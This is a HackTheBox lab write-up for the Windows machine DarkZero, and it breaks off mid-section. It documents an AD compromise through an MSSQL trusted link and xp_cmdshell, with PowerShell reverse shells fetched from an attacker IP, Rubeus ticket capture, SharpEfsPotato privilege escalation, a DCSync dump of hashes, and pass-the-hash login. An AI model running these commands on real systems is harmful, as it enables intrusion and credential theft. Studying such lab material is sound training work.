



HACKTHEBOX



DarkZero

21st Feb. 2026

Prepared By: 0xEr3bus

Machine Author(s): 0xEr3bus

Difficulty: **Hard**

Synopsis

DarkZero is a hard-difficulty Windows machine designed around an assumed breach scenario in which the attacker is provided with low-privileged user credentials. The machine features an Active Directory environment with Bidirectional trust, Cross-domain MSSQL Trusted Link, and TGT Delegation. The attacker discovers a misconfigured MSSQL trusted link that points to a different domain (`darkzero.htb` -> `darkzero.ext`), and the remote login has sysadmin privileges. The attacker enables the `xp_cmdshell` procedure as a sysadmin and executes commands. The spawned session under MSSQLSERVICE doesn't have the `SeImpersonatePrivilege`; however, the user account running the service has the `SeServiceLogonRight`. The attacker is forced to change the password and get a new session with Logon Type 5 (Service Logon) to regain those privileges and gain system privileges on the DC02 (`darkzero.ext`). To compromise the `darkzero.htb` domain: the attacker abuses TGT delegation by forcing DC01 to authenticate to DC02, with Unconstrained Delegation enabled.

Skills Required

- Basic understanding of Active Directory forest
- Basic knowledge of MSSQL and Domain Trusts

Skills Learned

- Cross Domain MSSQL Trusted Links
- Windows Service Logons

- Cross Domain TGT Delegation and Unconstrained Delegation

Enumeration

As is common in real life pentests, you will start the DarkZero box with credentials for the following account john.w / RFuLUtONCOL!

We are given credentials for john.w user account. We will start with an Nmap scan.

Nmap

```
$ ports=$(nmap -Pn -p- --min-rate=1000 -T4 10.129.242.93 | grep ^[0-9] | cut -d '/' -f 1 |  
tr '\n' ',' | sed s/,$/)/  
$ nmap -Pn -p$ports -sC -sV 10.129.242.93  
PORT      STATE SERVICE          VERSION  
53/tcp    open  domain           Simple DNS Plus  
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2025-07-31  
15:10:51Z)  
135/tcp   open  msrpc            Microsoft Windows RPC  
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn  
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain:  
darkzero.htb0., Site: Default-First-Site-Name)  
|_ssl-date: TLS randomness does not represent time  
| ssl-cert: Subject: commonName=DC01.darkzero.htb  
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,  
DNS:DC01.darkzero.htb  
| Not valid before: 2025-07-29T11:40:00  
|_Not valid after: 2026-07-29T11:40:00  
445/tcp   open  microsoft-ds?      
464/tcp   open  kpasswd5?         
593/tcp   open  ncacn_http      Microsoft Windows RPC over HTTP 1.0  
636/tcp   open  ssl/ldap        Microsoft Windows Active Directory LDAP (Domain:  
darkzero.htb0., Site: Default-First-Site-Name)  
| ssl-cert: Subject: commonName=DC01.darkzero.htb  
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,  
DNS:DC01.darkzero.htb  
| Not valid before: 2025-07-29T11:40:00  
|_Not valid after: 2026-07-29T11:40:00  
|_ssl-date: TLS randomness does not represent time  
1433/tcp  open  ms-sql-s        Microsoft SQL Server 2022 16.00.1000.00; RTM  
|_ssl-date: 2025-07-31T15:12:25+00:00; +22s from scanner time.  
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback  
| Not valid before: 2025-07-31T11:15:29  
|_Not valid after: 2055-07-31T11:15:29  
| ms-sql-info:  
| 10.129.242.93:1433:  
| Version:  
| name: Microsoft SQL Server 2022 RTM  
| number: 16.00.1000.00  
| Product: Microsoft SQL Server 2022
```

```

|      Service pack level: RTM
|      Post-SP patches applied: false
|_    TCP port: 1433
| ms-sql-ntlm-info:
|    10.129.242.93:1433:
|      Target_Name: darkzero
|      NetBIOS_Domain_Name: darkzero
|      NetBIOS_Computer_Name: DC01
|      DNS_Domain_Name: darkzero.htb
|      DNS_Computer_Name: DC01.darkzero.htb
|      DNS_Tree_Name: darkzero.htb
|_    Product_Version: 10.0.26100
2179/tcp open  vmrpd?
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
darkzero.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.darkzero.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.darkzero.htb
| Not valid before: 2025-07-29T11:40:00
|_Not valid after: 2026-07-29T11:40:00
3269/tcp open  ssl/ldap       Microsoft Windows Active Directory LDAP (Domain:
darkzero.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.darkzero.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:DC01.darkzero.htb
| Not valid before: 2025-07-29T11:40:00
|_Not valid after: 2026-07-29T11:40:00
|_ssl-date: TLS randomness does not represent time
5985/tcp open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
<SNIP>

```

We know we are dealing with a domain controller from the Nmap scan, as the `Kerberos`, `DNS`, and `LDAP` services are running. In addition to those services, we also have an MSSQL service running on port `1433`. The scan also states that `NTLM` authentication is enabled on the `MSSQL` server. We can use `netexec` to verify it.

```

$ netexec mssql 10.129.242.93 -d darkzero.htb -u 'john.w' -p 'RFuluTONCOL!'
MSSQL      10.129.242.93  1433  DC01          [*] Windows 11 / Server 2025 Build
26100 (name:DC01) (domain:darkzero.htb)
MSSQL      10.129.242.93  1433  DC01          [+] darkzero.htb\john.w:RFuluTONCOL!

```

We will also run `Bloodhound` for relationships between all AD objects.


```

$ python3 /opt/BloodHound.py.new/bloodhound.py -u 'john.w' -p 'RFuluTONCOL!' -d
'darkzero.htb' --zip -c All -dc dc01.darkzero.htb -ns 10.129.242.93
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: darkzero.htb

```

```
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.darkzero.htb
WARNING: LDAP Authentication is refused because LDAP signing is enabled. Trying to connect
over LDAPS instead...
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.darkzero.htb
WARNING: LDAP Authentication is refused because LDAP signing is enabled. Trying to connect
over LDAPS instead...
INFO: Found 5 users
INFO: Found 56 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 1 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.darkzero.htb
INFO: Done in 00M 03S
INFO: Compressing output into 20250731175728_bloodhound.zip
```

Bloodhound shows us a Bidirectional trust between DARKZERO.HTB and DARKZERO.EXT.



Foothold

We can connect to the MSSQL server using mssqlclient.py and enumerate trusted links.

```
$ impacket-mssqlclient -windows-auth
'darkzero.htb'/'john.w': 'RFuluTONCOL!'@dc01.darkzero.htb
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
```

```
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01): Line 1: Changed database context to 'master'.
[*] INFO(DC01): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (160 3232)
[!] Press help for extra shell commands
```

```
SQL (darkzero\john.w guest@master)> enum_links
```

SRV_NAME	SRV_PROVIDERNAME	SRV_PRODUCT	SRV_DATASOURCE	
SRV_PROVIDERSTRING	SRV_LOCATION	SRV_CAT		
DC01	SQLNCLI	SQL Server	DC01	NULL
NULL	NULL			
DC02.darkzero.ext	SQLNCLI	SQL Server	DC02.darkzero.ext	NULL
NULL	NULL			
Linked Server	Local Login	Is Self Mapping	Remote Login	
DC02.darkzero.ext	darkzero\john.w	0	dc01_sql_svc	

We have a cross-domain linked server, `DC02.darkzero.ext`, which points to the `darkzero.ext` domain as `dc01_sql_svc` remote login.

```
SQL (darkzero\john.w guest@master)> use_link "DC02.darkzero.ext"
```

The commands are executed correctly, and we are shown the login `dc01_sql_svc` with `sysadmin` privileges.

```
SQL >"DC02.darkzero.ext" (dc01_sql_svc dbo@master)> SELECT name,type_desc,is_disabled
FROM master.sys.server_principals WHERE IS_SRVROLEMEMBER ('sysadmin',name) = 1 ORDER BY
name
```

name	type_desc	is_disabled
darkzero-ext\Domain Admins	WINDOWS_GROUP	0
dc01_sql_svc	SQL_LOGIN	0
NT Service\MSSQLSERVER	WINDOWS_LOGIN	0
NT SERVICE\SQLSERVERAGENT	WINDOWS_LOGIN	0
NT SERVICE\SQLWriter	WINDOWS_LOGIN	0
NT SERVICE\Winmgmt	WINDOWS_LOGIN	0
sa	SQL_LOGIN	1

We can enable the `xp_cmdshell` procedure to execute system commands and eventually get a reverse shell.

```
SQL >"DC02.darkzero.ext" (dc01_sql_svc dbo@master)> enable_xp_cmdshell
INFO(DC02): Line 196: Configuration option 'show advanced options' changed from 0 to 1.
Run the RECONFIGURE statement to install.
INFO(DC02): Line 196: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the
RECONFIGURE statement to install.
```

We will use PowerShell to execute a reverse shell once the procedure is configured.

```
SQL >"DC02.darkzero.ext" (dc01_sql_svc dbo@master)> xp_cmdshell powershell iex(iwr -uri
http://10.10.14.104/shell.ps1 -UseBasicParsing)
```

Alongside this, a `netcat` listener is started to catch incoming TCP connections.

```
$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.10.14.104] from (UNKNOWN) [10.129.242.93] 51027
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32>
```

When we check our privileges, we should have `SeImpersonatePrivilege` by default. However, in this case, we don't have it.

```
PS C:\Windows\system32> whoami /priv
PRIVILEGES INFORMATION
-----

Privilege Name            Description                State
=====
SeChangeNotifyPrivilege   Bypass traverse checking   Enabled
SeCreateGlobalPrivilege   Create global objects      Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

Lateral Movement

Looking at the file system, there's a file `Policy_Backup.inf` in the root directory.

```
PS C:\Windows\system32> dir C:\
Directory: C:\
```

Mode	LastWriteTime	Length	Name
d-----	5/8/2021 1:15 AM		PerfLogs
d-r---	7/29/2025 7:49 AM		Program Files
d-----	7/29/2025 7:48 AM		Program Files (x86)
d-r---	7/29/2025 8:23 AM		Users
d-----	7/30/2025 3:57 PM		Windows
-a----	7/30/2025 6:38 AM	18594	Policy_Backup.inf

Reading the initial content, the file seems to be a local group policy backup. It also includes all the Kerberos Policy, Registry Values, Privilege Rights, etc. The most interesting part is the Privilege Rights section; it tells the attacker which user is assigned which privileges.

```
$ PS C:\Windows\system32> type C:\Policy_Backup.inf
[Unicode]
Unicode=yes
<SNIP>
SeServiceLogonRight = *S-1-5-20,svc_sql,SQLServer2005SQLBrowserUser$DC02,*S-1-5-80-0,*S-1-5-80-2652535364-2169709536-2857650723-2622804123-1107741775,*S-1-5-80-344959196-2060754871-2302487193-2804545603-1466107430,*S-1-5-80-3880718306-3832830129-1677859214-2598158968-1052248003
<SNIP>
```

Reading the SeServiceLogonRight values, we can see that svc_sql and SQLServer2005SQLBrowserUser\$DC02 are allowed to log on as a service. This is indeed the case; the svc_sql user is configured to run MSSQLSERVER. To regain all privileges, we need to run a Service Logon in a high-integrity session as svc_sql. We must use LogonUserW/ CreateProcessWithLogonW Win32 API to spawn a process with LOGON32_LOGON_SERVICE type. The APIs require a clear-text password for the account. So we will change the password to svc_acc and use RunasCs. First, we will start by requesting a fake delegation TGT as svc_sql.

```
PS C:\Windows\system32> iwr -uri http://10.10.14.104/Rubeus.exe -o
C:\windows\tasks\Rubeus.exe
PS C:\Windows\system32> C:\windows\tasks\Rubeus.exe tgtdeleg /nowrap
```

```

  _____
 ( _____ \   | |
  _____ ) _  | | _____
 | _____ / | | | _ \ | | | / _____)
 | | \ \ | | | | ) _____ | | |
 | | | | | | / | | | ) _____ / ( | /
```

v2.2.1

```
[*] Action: Request Fake Delegation TGT (current user)

[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/DC02.darkzero.ext'
[+] Kerberos GSS-API initialization success!
[+] Delegation request success! AP-REQ delegation ticket is now in GSS-API output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache:
6RkaIqhQKjmjD9WTZLEusxNwjp8FG5u6yYzezwy1XxI=
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):

doIFgDCCBXygAwIBBaEDAgEWooIEhjCCBIJhggR+MIIIEqADAgEFoQ4bDERBUktaRVJPLkVYVKIhMB+gAwIBAgEY
<SNIP>
```

Once we have the TGT, we will also start reverse port forwarding to reach the DC02, the Domain Controller of the `darkzero.ext` domain.

```
PS C:\Windows\system32> iwr -uri http://10.10.14.104/shisel.exe -o
C:\windows\tasks\shisel.exe
PS C:\Windows\system32> Start-Process "C:\windows\tasks\shisel.exe" -ArgumentList "client
10.10.14.104:8080 R:socks"
```

Now we copy the base64 encoded Kirbi TGT, and convert it to ccache.

```
$ nano svc_sql.kirbi.b64
$ cat svc_sql.kirbi.b64 | base64 -d > svc_sql.kirbi
$ impacket-ticketConverter svc_sql.kirbi svc_sql.ccache
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache...
[+] done
```

After converting the TGT, we will request a certificate with the requested TGT using the `user` template.

```
$ export KRB5CCNAME=svc_sql.ccache
$ proxychains certipy req -u svc_sql -k -no-pass -target DC02.darkzero.ext -ca 'darkzero-
ext-DC02-CA' -template 'user'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[!] DC host (-dc-host) not specified and Kerberos authentication is used. This might fail
[!] DNS resolution failed: The DNS query name does not exist: DC02.darkzero.ext.
[!] Use -debug to print a stacktrace
[!] DNS resolution failed: The DNS query name does not exist: DARKZERO.EXT.
[!] Use -debug to print a stacktrace
[*] Requesting certificate via RPC
[*] Request ID is 3
```



```
[*] Successfully requested certificate
[*] Got certificate with UPN 'svc_sql@darkzero.ext'
[*] Certificate object SID is 'S-1-5-21-1969715525-31638512-2552845157-1103'
[*] Saving certificate and private key to 'svc_sql.pfx'
[*] Wrote certificate and private key to 'svc_sql.pfx'
```

Once the command is executed, we should successfully have a PFX written to the disk. The PFX can be used to recover the RC4 hash.

```
$ proxychains certipy auth -pfx svc_sql.pfx -domain darkzero.ext -dc-ip 172.16.20.2
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'svc_sql@darkzero.ext'
[*]     Security Extension SID: 'S-1-5-21-1969715525-31638512-2552845157-1103'
[*] Using principal: 'svc_sql@darkzero.ext'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'svc_sql.ccache'
File 'svc_sql.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): no
[*] Wrote credential cache to 'svc_sql_409a218c-539e-4e10-b8af-8a73494a7656.ccache'
[*] Trying to retrieve NT hash for 'svc_sql'
[*] Got hash for 'svc_sql@darkzero.ext':
aad3b435b51404eeaad3b435b51404ee:816ccb849956b531db139346751db65f
```

The RC4 hash is now used by changepasswd.py to change the user account password. We can generate the RC4 hash using Python.

```
$ python3 -c 'import hashlib,binascii; print(binascii.hexlify(hashlib.new("md4",
>Password1!'.encode("utf-16le")).digest()).decode())'
7facdc498ed1680c4fd1448319a8c04f

$ proxychains impacket-changepasswd -hashes :816ccb849956b531db139346751db65f -newhash
:7facdc498ed1680c4fd1448319a8c04f 'darkzero.ext/svc_sql'@dc02.darkzero.ext
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Changing the password of darkzero.ext\svc_sql
[*] Connecting to DCE/RPC as darkzero.ext\svc_sql
[*] Password was changed successfully.
[!] User might need to change their password at next logon because we set hashes (unless
password never expires is set).
```

Once the password is changed, netexec can be used to verify the changes.

```
$ proxychains4 netexec smb 172.16.20.2 -u svc_sql -p 'Password1!'
SMB          172.16.20.2      445      DC02          [*] Windows Server 2022 Build 20348
x64 (name:DC02) (domain:darkzero.ext) (signing:True) (SMBv1:False)
SMB          172.16.20.2      445      DC02          [+] darkzero.ext\svc_sql:Password1!
```

Now, we will execute `RunasCs.ps1` in memory by passing the `-LogonType 5` and `-BypassUAC` command line arguments.

```
PS C:\Windows\system32> iex(iwr -uri http://10.10.14.104/RunasCs.ps1 -UseBasicParsing)
PS C:\Windows\system32> Invoke-RunasCs -Username svc_sql -Password 'Password1!' -LogonType
5 -BypassUAC -Command 'whoami /priv'
```

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeMachineAccountPrivilege	Add workstations to domain	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

By executing the command, we have successfully recovered all the privileges a service account has by default. The `RunasCs` can also spawn a remote TCP reverse shell.

```
PS C:\Windows\system32> Invoke-RunasCs -Username svc_sql -Password 'Password1!' -LogonType
5 -BypassUAC -Command powershell.exe -Remote 10.10.14.104:1337
```

```
[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-27c5d$\Default
[+] Async process 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' with pid
1224 created in background.
```

...

```
$ nc -lnvp 1337
```

```
listening on [any] 1337 ...
```

```
connect to [10.10.14.104] from (UNKNOWN) [10.129.242.93] 50988
```

```
Windows PowerShell
```

```
Copyright (C) Microsoft Corporation. All rights reserved.
```

```
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
```

```
PS C:\Windows\system32> whoami /user
```

USER INFORMATION

User Name	SID
darkzero-ext\svc_sql	S-1-5-21-1969715525-31638512-2552845157-1103

Now that we have the `SeImpersonatePrivilege` privilege, we can use `SharpEfsPotato` to get a SYSTEM session.

```

PS C:\Windows\system32> iwr -uri http://10.10.14.104/SharpEfsPotato.exe -o
C:\windows\tasks\SharpEfsPotato.exe
PS C:\Windows\system32> C:\windows\tasks\SharpEfsPotato.exe -a '/c powershell.exe -c
IEX(iwr -uri http://10.10.14.104/shell.ps1 -UseBasicParsing)'
SharpEfsPotato by @bugch3ck

    Local privilege escalation from SeImpersonatePrivilege using EfsRpc.

    Built from SweetPotato by @_EthicalChaos_ and SharpSystemTriggers/SharpEfsTrigger by
@cube0x0.

[+] Triggering name pipe access on evil PIPE \\localhost/pipe/7a9b8aa6-220d-466f-a292-
b899de08ea61/\7a9b8aa6-220d-466f-a292-b899de08ea61\7a9b8aa6-220d-466f-a292-b899de08ea61
df1941c5-fe89-4e79-bf10-463657acf44d@ncalrpc:
[x]RpcBindingSetAuthInfo failed with status 0x6d3
[+] Server connected to our evil RPC pipe
[+] Duplicated impersonation token ready for process creation
[+] Intercepted and authenticated successfully, launching program
[+] Process created, enjoy!

...

$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.10.14.104] from (UNKNOWN) [10.129.242.93] 50996
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32> whoami /user
USER INFORMATION
-----

User Name                SID
=====
nt authority\system S-1-5-18
PS C:\Windows\system32>

```

The user flag can be found under `C:\Users\Administrator\Desktop\user.txt`.

Privilege Escalation

We can run [Enum-ADTrusts](#) to enumerate the trust.

```

PS C:\windows\tasks> iwr -uri http://10.10.14.104/Enum-ADTrusts.ps1 -o Enum-ADTrusts.ps1
PS C:\windows\tasks> .\Enum-ADTrusts.ps1
[+] Added Trust between 'darkzero.ext' & 'darkzero.htb'
[+] Added Trust between 'darkzero.htb' & 'darkzero.ext'

Attribute                Domain: darkzero.htb

```

```

-----
TrustDirection:          BiDirectional
TrustFlavor:             Forest
AuthenticationLevel:     ForestWideAuthentication
Transitivity:            Enabled
SID Filtering:           Enabled (Only SIDs from the forest of darkzero.ext are
allowed)
TGT Delegation:          Enabled
TrustFlags:              TRUST_ATTRIBUTE_FOREST_TRANSITIVE,
TRUST_ATTRIBUTE_CROSS_ORGANIZATION_ENABLE_TGT_DELEGATION
<SNIP>

```

As there is bidirectional trust, and the `TGTDelegation` is enabled on the `darkzero.htb` domain and the Domain Controller has `Unconstrained delegation` by default, the attacker can use `Rubeus` to monitor for incoming tickets and compromise those accounts across the forest. We can force authentication using the MSSQL `xp_dirtree` procedure targeting DC02 (`darkzero.ext`).

```

PS C:\Windows\system32> iwr -uri http://10.10.14.104/Rubeus.exe -o
C:\windows\tasks\Rubeus.exe
PS C:\Windows\system32> C:\windows\tasks\Rubeus.exe monitor /interval:5 /nowrap

```

Once `Rubeus` is running in monitor mode, we will execute the `xp_dirtree` procedure.

```

SQL (darkzero\john.w  guest@master)> xp_dirtree \\DC02.darkzero.ext\C$
subdirectory  depth  file
-----
SQL (darkzero\john.w  guest@master)>

```

After approximately 5 seconds, Rubeus should display the TGT of the `DC01$` machine account.

```

<SNIP>

[*] 7/31/2025 3:00:10 PM UTC - Found new TGT:

User           : DC01$@DARKZERO.HTB
StartTime      : 7/31/2025 8:00:09 AM
EndTime        : 7/31/2025 6:00:09 PM
RenewTill      : 8/7/2025 8:00:09 AM
Flags          : name_canonicalize, pre_authent, renewable, forwarded,
forwardable
Base64EncodedTicket :

doIFjDCCBYigAwIBBaEDAgEWooIElDCCBJBhgSMMIIEiKADAgEFoQ4bDERBUktaRVJPLkhUQqIhMB+gAwIBAgEY
<SNIP>

[*] Ticket cache size: 5

```

The ticket must be converted to ccache to be used with `impacket` scripts.

```
$ nano dc01\$.kirbi.b64
$ cat dc01\$.kirbi.b64 | base64 -d > dc01\$.kirbi
$ impacket-ticketConverter dc01\$.kirbi dc01\$.ccache
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache...
[+] done
```

Once done, we can use `secretsdump.py` to perform a DCSync attack and get a `winRM` session as Administrator.

```
$ export KRB5CCNAME=dc01\$.ccache
$ impacket-secretsdump -just-dc-user Administrator -k dc01.darkzero.htb
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5917507bdf2ef2c2b0a869a1cba40726:::
[*] Kerberos keys grabbed
Administrator:0x14:298bc77657a3737b452bb09be407d46b795774e5c3bbfcc68e8f0a4015b59459
Administrator:0x13:d1d84cca796daa8d9dda56c9fbd29110
Administrator:aes256-cts-hmac-sha1-
96:fe0ba028010ee4f408ebc846d3f480c1880a4f0274acdb226d3afcdc3595dc21
Administrator:aes128-cts-hmac-sha1-96:a2a7e0e9a4b5ade57242b3e97756dca3
Administrator:0x17:5917507bdf2ef2c2b0a869a1cba40726
[*] Cleaning up...

$ evil-winrm -i dc01.darkzero.htb -u Administrator -H 5917507bdf2ef2c2b0a869a1cba40726

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

The root flag can be found in `C:\Users\Administrator\Desktop\root.txt`.

Alternate Lateral Movement

Recover privileges using `NtObjectManager`

There is another technique for recovering all privileges when a user account is used as a service account. After getting a shell as `svc_sql` on DC02, we will download [NtObjectManager](#) and upload it to the machine. We will navigate to `C:\windows\tasks` and decompress the file.

```
PS C:\Windows\system32> cd \windows\tasks
PS C:\windows\tasks> iwr -uri http://10.10.14.104/ntobjectmanager.1.1.32.nupkg -o
ntobjectmanager.1.1.32.nupkg
PS C:\windows\tasks> mv ntobjectmanager.1.1.32.nupkg ntobjectmanager.1.1.32.zip
PS C:\windows\tasks> Expand-Archive ntobjectmanager.1.1.32.zip .
```

```
PS C:\windows\tasks> ls
Directory: C:\windows\tasks

Mode                LastWriteTime         Length Name
----                -
-a-----         12/11/2019    4:23 PM          86016 Be.Windows.Forms.HexBox.dll
-a-----          8/18/2021    3:21 AM          86528 EditSection.exe
-a-----          8/13/2021    5:10 AM         198051 Formatters.ps1xml
-a-----          1/7/2011      5:24 AM          22016 NDesk.Options.dll
-a-----          8/18/2021    3:21 AM         2795008 NtApiDotNet.dll
-a-----          8/18/2021    3:21 AM          35328 NtApiDotNet.Forms.dll
-a-----          2/21/2026   10:08 PM         1835121 ntobjectmanager.1.1.32.zip
-a-----          8/18/2021    3:21 AM          451072 NtObjectManager.dll
-a-----          8/18/2021    3:21 AM         5855897 NtObjectManager.dll-Help.xml
<SNIP>
```

Once the files are extracted, we will import the module, then create a pipe using `New-NtNamedPipeFile`.

```
PS C:\windows\tasks> Import-Module .\NtObjectManager.psm1
PS C:\windows\tasks> $pipe = New-NtNamedPipeFile \\.\pipe\ABC -Win32Path
```

We have a background job that listens for incoming connections, waits for any client to attempt to connect to the pipe, and, if a client is connected, grabs its token.

```
PS C:\windows\tasks> $job = Start-Job { $pipe.Listen() }
PS C:\windows\tasks> $token = Use-NtObject($pipe.Impersonate()) { Get-NtToken -
Impersonation }
```

We will now open a client connection to the named pipe we created before `\\.\pipe\ABC`. Now, when the client connects to the named pipe, the server will impersonate the client's security context.

```
PS C:\windows\tasks> $file = Get-NtFile \\localhost\pipe\ABC -Win32Path
PS C:\windows\tasks> Wait-Job $job | Out-Null
```

The `$pipe.Impersonate()`, calls the server thread, which returns any security context connected to the client before. And `Get-NtToken -Impersonation` captures the impersonation token of the current thread. The token is saved to the `$token` variable.

```
PS C:\windows\tasks> $token = Use-NtObject($pipe.Impersonate()) { Get-NtToken -
Impersonation }
PS C:\windows\tasks> $token.Privileges
Attributes      : Enabled
Luid            : 00000000-00000003
Value           : SeAssignPrimaryTokenPrivilege
Name            : SeAssignPrimaryTokenPrivilege
DisplayName     : Replace a process level token
Enabled         : True
UsedForAccess   : False

<SNIP>
```

We will create a new process with the new token using `New-win32Process` and verify that our new impersonated token has the `SeImpersonatePrivilege` user privilege.

```
PS C:\windows\tasks> New-win32Process -CommandLine "powershell.exe whoami /priv" -Token
$token
Process          : powershell.exe
Thread           : thread:3480 - process:3640
Pid              : 3640
Tid              : 3480
TerminateOnDispose : False
ExitStatus       : 259
ExitNtStatus     : STATUS_PENDING

PRIVILEGES INFORMATION
-----

Privilege Name      Description                                     State
=====
SeAssignPrimaryTokenPrivilege Replace a process level token                  Enabled
SeIncreaseQuotaPrivilege   Adjust memory quotas for a process            Enabled
SeMachineAccountPrivilege  Add workstations to domain                   Enabled
SeChangeNotifyPrivilege   Bypass traverse checking                      Enabled
SeImpersonatePrivilege     Impersonate a client after authentication      Enabled
SeCreateGlobalPrivilege   Create global objects                         Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                 Enabled
```

Local privilege escalation (Unintended)

We will spin up `msfconsole` to get a meterpreter session and execute the local exploit suggerter. Assuming the session ID is 1, we will pass it to `post/multi/recon/local_exploit_suggerter`.

```
msf6 exploit(multi/handler) > search exploit suggerter

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check
Description				
-	-	-	-	-
0	post/multi/recon/local_exploit_suggester		normal	No
